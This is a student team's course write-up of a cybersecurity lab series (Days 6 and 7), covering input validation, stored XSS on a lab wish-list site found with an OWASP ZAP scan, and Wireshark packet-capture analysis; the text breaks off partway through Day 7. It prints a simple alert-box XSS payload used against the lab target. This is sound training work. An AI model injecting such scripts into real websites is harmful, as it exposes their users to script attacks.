PSP0201 Week 3 Writeup

Group Name: OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

Day 6: Web exploration - Be careful with what you wish on a Christmas night

Tools Used: Kali Linux


Solution/Walkthrough:

Question 1

Answer: 1.Semantic,2.Syntatic

Search for the answer in Owasp Cheat Sheet.

(https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md)



Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).


Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Question 2

Answer:^\d{5}(-\d{4})?$

Search for the answer in Owasp Cheat Sheet.



Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$
```

Validating U.S. State Selection From a Drop Down Menu

Question 3

Answer:Stored

We can see that our wish is stored locally. Thus, the vulnerability type is ‘stored’.



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Here are all wishes that have "unicorn":

unicorn


unicorn with no horn

Enter your wish here:

Question 4

Answer:q

From the address bar, we can see that the string used save wishes is q.



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Here are all wishes that have "unicorn":

unicorn


unicorn with no horn

Enter your wish here:

Question 5

Answer:2

Run Zap, check under the ‘alert’ tab. We can see there are 2 XSS vulnerability listed.



This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.10.68.214:5000

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Alerts (5)
- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected) (2)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- X-Content-Type-Options Header Missing (4)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.


Alerts 2 1 2 0 Primary Proxy: localhost:8080

Current Scans 0 0 0 1 0 0 0 0

Question 6

Answer: <script>alert("PSP0201"</script>

To show the alert, we need to type ‘<script>alert("PSP0201")</script>’ in the wish box.



Welcome to Santa's official 'Make a Wish!' website

2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

PSP0201

□ Prevent this page from creating additional dialogs

Showing all wishes:

unicorn

unicorn with no horn

ZAP

Read 10.10.68.214

Question 7

Answer:yes

The alert will stay even after you refresh the tab or close and open it again.

Thought Process/Methodology:

First, we try inputting wishes in the wish box to know what type of vulnerability there is. Also focus on the address bar to see which string is added. Next, we can use the Owasp Zap tool to scan the webpage for XSS vulnerabilities, then we write a script in the wish box to create an alert by abusing the stored XSS.

Day 7: Networking - The Grinch Really Did Steal Christmas


Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 10.11.3.2

Download the task file from TryHackMe and open the file



ps://tryhackme.com/room/learncyberin25days#

questions below:

Answer the questions below

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an

10.11.3.2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, wh

Answer format: ****,*******,****** ** ***

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of t

Answer format: ********************

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; wh

There's a lot of irrelevant data here - Using a filter here would useful

Answer format: **************************

Continuing with our analysis of "pcap2.pcap", what is the name of the pr

Answer format: ***

Analyse "pcap3.pcap" and recover Christmas!

What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer format: ****** *****


aoc-pcaps.zip [read only]

Location: /

Name	Size	Type	Date Modified
pcap1.pcap	3.8 MB	Packet Capt...	30 November 2020,...
pcap2.pcap	35.5 kB	Packet Capt...	30 November 2020,...
pcap3.pcap	611.9 kB	Packet Capt...	30 November 2020,...

3 objects (4.4 MB), 1 object selected (3.8 MB)

After open pcap1.pcap, you will see ip address at the top of list



pcap1.pcap

Apply a display filter ... <Ctrl-/>


```
No.  Time        Source         Destination     Protocol Length Info
   1 0.000000    10.10.15.52    10.11.3.2       TCP      102 2222 → 57454 [PSH, ACK] Seq=1 Ack=1 Win=474 Len=48
   2 0.000082    10.10.15.52    10.11.3.2       TCP      150 2222 → 57454 [PSH, ACK] Seq=49 Ack=1 Win=474 Len=96
   3 0.000155    10.10.15.52    10.11.3.2       TCP      102 2222 → 57454 [PSH, ACK] Seq=145 Ack=1 Win=474 Len=48
   4 0.033155    10.11.3.2      10.10.15.52     TCP       54 57454 → 2222 [ACK] Seq=1 Ack=49 Win=1027 Len=0
   5 0.033167    10.11.3.2      10.10.15.52     TCP       54 57454 → 2222 [ACK] Seq=1 Ack=193 Win=1026 Len=0
   6 2.507709    10.10.15.52    91.189.88.184   TCP       74 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776387896 TSecr=0 WS=128
   7 2.507702    10.10.15.52    91.189.88.185   TCP       74 34028 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522091807 TSecr=0 WS=128
   8 3.537398    10.10.15.52    91.189.88.185   TCP       74 [TCP Retransmission] 34028 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522092837 TSecr=0 WS=128
   9 3.537409    10.10.15.52    91.189.88.184   TCP       74 [TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776388926 TSecr=0 WS=128
  10 3.697400    10.10.15.52    91.189.92.39    TCP       74 56104 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827256416 TSecr=0 WS=128
  11 5.553381    10.10.15.52    91.189.88.184   TCP       74 [TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776390942 TSecr=0 WS=128
  12 5.553394    10.10.15.52    91.189.88.185   TCP       74 [TCP Retransmission] 34028 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522094853 TSecr=0 WS=128
```

```
▸ Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
▸ Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
▸ Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2
▸ Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, Len: 48
▸ Data (48 bytes)
```

Question 2

Answer: http.request.method == GET

Apply the display filter using GET filter to see HTTP GET



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == GET

No.  Time        Source        Destination   Protocol Length Info
  67 62.185886   10.10.67.199  10.10.15.52   HTTP     394 GET / HTTP/1.1
  71 62.478663   10.10.67.199  10.10.15.52   HTTP     363 GET /fontawesome/css/all.min.css HTTP/1.1
  75 62.479630   10.10.67.199  10.10.15.52   HTTP     348 GET /css/dark.css HTTP/1.1
  83 62.480091   10.10.67.199  10.10.15.52   HTTP     333 GET /js/bundle.js HTTP/1.1
  85 62.481045   10.10.67.199  10.10.15.52   HTTP     342 GET /js/instantpage.min.js HTTP/1.1
  95 62.487106   10.10.67.199  10.10.15.52   HTTP     347 GET /images/icon.png HTTP/1.1
 105 62.516878   10.10.67.199  10.10.15.52   HTTP     336 GET /post/index.json HTTP/1.1
 107 62.530696   10.10.67.199  10.10.15.52   HTTP     430 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
 108 62.532591   10.10.67.199  10.10.15.52   HTTP     445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
 117 62.540748   10.10.67.199  10.10.15.52   HTTP     415 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
 202 62.708297   10.10.67.199  10.10.15.52   HTTP     315 GET /favicon.ico HTTP/1.1
 295 63.665611   10.10.67.199  10.10.15.52   HTTP     445 GET / HTTP/1.1

› Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
› Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
› Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
› Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1, Ack: 1, Len: 328
› Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   ·|··@·@· ····C···
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   ·4·b·P·· ·!······
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   ·· e···· ········
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ··GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ··Host:  tbfc.blo
0060  67 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   g··User- Agent: M
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 55 62 75 6e 74 75 3b  20 4c 69 6e 75 78 20 78    Ubuntu;  Linux x
0090  38 36 5f 36 34 3b 20 72  76 3a 38 30 2e 30 29 20   86_64; r v:80.0)
00a0  47 65 63 6b 6f 2f 32 30  31 30 30 31 30 31 20 46   Gecko/20 100101 F
00b0  69 72 65 66 6f 78 2f 38  30 2e 30 0d 0a 41 63 63   irefox/8 0.0··Acc
00c0  65 70 74 3a 20 74 65 78  74 2f 68 74 6d 6c 2c 61   ept: tex t/html,a
00d0  70 70 6c 69 63 61 74 69  6f 6e 2f 78 68 74 6d 6c   pplicati on/xhtml

pcap1.pcap                                     Packets: 510 · Displayed: 28 (5.5%)     Profile: Default
```

Question 3

Answer: reindeer-of-the-week

Apply "pcap1.pcap" at the filter to get name of the article that the IP address "10.10.67.199"

